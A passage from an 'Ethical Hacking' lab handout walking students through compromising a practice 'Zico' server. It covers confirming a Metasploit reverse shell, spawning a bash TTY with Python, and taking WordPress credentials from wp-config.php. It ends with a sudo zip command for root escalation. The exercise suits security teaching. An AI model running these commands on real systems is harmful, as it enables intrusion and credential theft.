-rw-r--r--  1 www-data www-data  207 Feb 13 00:27 shellDanielDiaz.2
-rw-r--r--  1 www-data www-data  207 Feb 13 00:27 shellDanielDiaz.3
```

.

Review the msfconsole to see if the reverse_tcp was stablished:


Replace this screenshot with yours



FLAG 6: Get the Zico user credentials

Now that the reverse_tcp is stablished we do have access to Zico Server. So, get access to the shell with the command shell and bring a bash with the command:
Python -c ‘import pty; pty.spawn(“/bin/bash”)’


Replace this screenshot with yours python -c ‘import pty; pty.spawn(“/bin/bash”)



Now you are in the folders of ZICO server!! So, review all the folders of Zico server, especially / home/zico/wordpress that is the path where the CMS Wordpress is stored. As you can imagine the file wp-config.php is one of the most important in Wordpress because it contains the user data.


Replace this screenshot with yours

Laboratorio Nº 2 – Ethical Hacking



Download the wp-config.php to a local path, e.g. /root


Replace this screenshot with yours



Laboratorio Nº 2 – Ethical Hacking


Validate wp-config.php has been effectively downloaded

Open the file wp-config.php to access the USER/PASSWORD for Zico user



Now, try to connect through ssh to Zico server using the credential that you just found

Replace this screenshot with yours



Optional: (No Mandatory)

FLAG 7: Get access as root (Elevation of privileges)!


Even if you are connected as Zico, you can not access to /root because Zico is **not** root.
So, you have to perform another attack called Elevation of privileges. Try with the commands

sudo -l
sudo -u root zip /tmp/exploit.zip /tmp/exploit -T --unzip-command="sh -c /bin/bash"


sudo -u root zip /tmp/exploit.zip /tmp/exploit -T --unzip-command="sh -c /bin/bash"

sudo -u root zip/tmp/exploit.zip

Replace this screenshot with yours



Replace this screenshot with yours



Explain the purpose of the following line and say why **after (no before)** inserting it, it is possible to see the path root folder: sudo -u root zip /tmp/exploit.zip /tmp/exploit -T --unzip-command=”sh -c /bin/bash”